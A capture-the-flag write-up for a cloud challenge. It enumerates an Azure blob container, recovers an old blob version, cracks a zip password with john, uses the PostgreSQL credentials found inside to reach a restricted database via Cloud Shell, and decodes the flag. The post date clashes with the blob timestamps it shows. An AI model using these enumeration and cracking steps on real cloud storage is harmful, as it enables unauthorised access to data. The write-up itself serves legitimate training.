Rachit Arora
PwnSec CTF 2025 - Cloud - The Fall of the Great Wall 🩸
Jan 01, 2025Challenge Overview
Challenge: The Fall of the Great Wall
Category: Cloud
CTF: PwnSec CTF 2025
Difficulty: Medium
Points: 440 pts
Solves: 12

To begin, usually we need to know the container name within the blob storage. Common container names to try include one way to do so is to use fuzzing tools like ffuf or dirb to discover possible container names.
Once we figure that out, we can list the contents of the container. To list the contents of the container, we can try appending ?restype=container&comp=list to the container URL like this:
https://greatwall.blob.core.windows.net/storage?restype=container&comp=list
We can list older versions using:
curl -H "x-ms-version: 2020-10-02" 'https://greatwall.blob.core.windows.net/storage?restype=container&comp=list&include=versions' | xmllint --format -
This will show us the versions:
<?xml version="1.0" encoding="utf-8"?>
<EnumerationResults ServiceEndpoint="https://greatwall.blob.core.windows.net/" ContainerName="storage">
  <Blobs>
    <Blob>
      <Name>connection_info.zip</Name>
      <VersionId>2025-10-23T23:06:02.8174084Z</VersionId>
      <Properties>
        <Creation-Time>Thu, 23 Oct 2025 23:06:02 GMT</Creation-Time>
        <Last-Modified>Thu, 23 Oct 2025 23:06:02 GMT</Last-Modified>
        <Etag>0x8DE1288BCF43BF4</Etag>
        <Content-Length>538</Content-Length>
        <Content-Type>application/x-zip-compressed</Content-Type>
        <Content-Encoding/>
        <Content-Language/>
        <Content-CRC64/>
        <Content-MD5>5bogo2yMSkNQd77QETzmHQ==</Content-MD5>
        <Cache-Control/>
        <Content-Disposition/>
        <BlobType>BlockBlob</BlobType>
        <AccessTier>Hot</AccessTier>
        <AccessTierInferred>true</AccessTierInferred>
        <ServerEncrypted>true</ServerEncrypted>
      </Properties>
      <OrMetadata/>
    </Blob>
    <Blob>
      <Name>connection_info.zip</Name>
      <VersionId>2025-10-23T23:06:18.0305803Z</VersionId>
      <IsCurrentVersion>true</IsCurrentVersion>
      <Properties>
        <Creation-Time>Thu, 23 Oct 2025 23:06:18 GMT</Creation-Time>
        <Last-Modified>Thu, 23 Oct 2025 23:06:18 GMT</Last-Modified>
        <Etag>0x8DE1288C6056D99</Etag>
        <Content-Length>490</Content-Length>
        <Content-Type>application/x-zip-compressed</Content-Type>
        <Content-Encoding/>
        <Content-Language/>
        <Content-CRC64/>
        <Content-MD5>Ll0/Mzs+rUoMLEBUASbUvA==</Content-MD5>
        <Cache-Control/>
        <Content-Disposition/>
        <BlobType>BlockBlob</BlobType>
        <AccessTier>Hot</AccessTier>
        <AccessTierInferred>true</AccessTierInferred>
        <LeaseStatus>unlocked</LeaseStatus>
        <LeaseState>available</LeaseState>
        <ServerEncrypted>true</ServerEncrypted>
      </Properties>
      <OrMetadata/>
    </Blob>
  </Blobs>
  <NextMarker/>
</EnumerationResults>
After downloading the zip file, we discover that it’s password protected. To extract it, we need to crack the password. Using tools like zip2john and john, we can crack the password.
zip2john connection_info.zip > hash.txt
john hash.txt
Once we have the password, we can extract the contents of the zip file:
unzip -P <password> connection_info.zip
We will get TOP_SECRET.txt again, but this time with real credentials:
#This Document should be stored in a secret place

*************************************************

psql connection info:

username: gw_watcher

password: MkhqalhuVUd5cDVhQkdvQ2xCN25OaDY3SDlnOA==

target: dragongate.postgres.database.azure.com

database: dragonlair

*************************************************
As we can see, we have credentials for a PostgreSQL database. The first thing to do is try to connect to the database:
psql -h dragongate.postgres.database.azure.com -p 5432 -U gw_watcher -d dragonlair
However, we fail as it keeps saying connection timeout. We know the credentials are valid, but we can’t reach the database because it seems to be blocked for external access - it’s only accessible from the internal network.
In some Azure services, you can specify if you want to make the access public or private, or only via Azure services. One thing we can try is to access the database from Azure Cloud Shell.
Let’s access Azure Cloud Shell from the Azure portal:
https://portal.azure.com/
From Azure Cloud Shell, we can now connect to the database. First, we need to decode the base64 password:
decoded_pw="$(echo 'MkhqalhuVUd5cDVhQkdvQ2xCN25OaDY3SDlnOA==' | base64 -d)"
PGPASSWORD="$decoded_pw" psql -h dragongate.postgres.database.azure.com -U gw_watcher -d dragonlair -p 5432

Once connected, we can list the tables:
\dt
This shows us a table called dragonstones. Let’s query it:
SELECT * FROM dragonstones;
The results show:
 id |     name      |      origin       | power_level |   guardian   |                                                        encoded_secret
----+---------------+-------------------+-------------+--------------+-----------------------------------------------------------------------------------------------------------------------------
  1 | Crimson Scale | Northern Fortress |        8800 | General Wei  | Q3JpbXNvbl9TY2FsZV9IZWFydA==
  2 | Golden Core   | Central Bastion   |        9600 | Lady Zhen    | R29sZGVuX0NvcmVfUG93ZXI=
  3 | Verdant Gem   | Eastern Tower     |        8700 | Captain Lin  | VmVyZGFudF9HZW1fQmxvb20=
  4 | Onyx Heart    | Southern Gate     |        9400 | Lord Chen    | T255eF9IZWFydF9TaGFkb3c=
  5 | Azure Flame   | Western Keep      |        9200 | Master Liang | ZmxhZ3s3aDNyM18xbl83aDNfbTE1N18zbjBybTB1NV9tNGozNTcxY181MWwzbjdfNG5kXzczcnIxYmwzXzU3MDBkXzdoM182cjM0N193NGxsXzBmX2NoMW40fQ==
We can see the encoded_secret column contains base64-encoded values. We need to decode the last one (Azure Flame) to get the flag:
echo "ZmxhZ3s3aDNyM18xbl83aDNfbTE1N18zbjBybTB1NV9tNGozNTcxY181MWwzbjdfNG5kXzczcnIxYmwzXzU3MDBkXzdoM182cjM0N193NGxsXzBmX2NoMW40fQ==" | base64 -d
FLAG:
flag{7h3r3_1n_7h3_m157_3n0rm0u5_m4j3571c_51l3n7_4nd_73rr1bl3_5700d_7h3_6r347_w4ll_0f_ch1n4}
Have any questions
Do you have any questions? Feel free to reach out to me on twitter or on LinkedIn.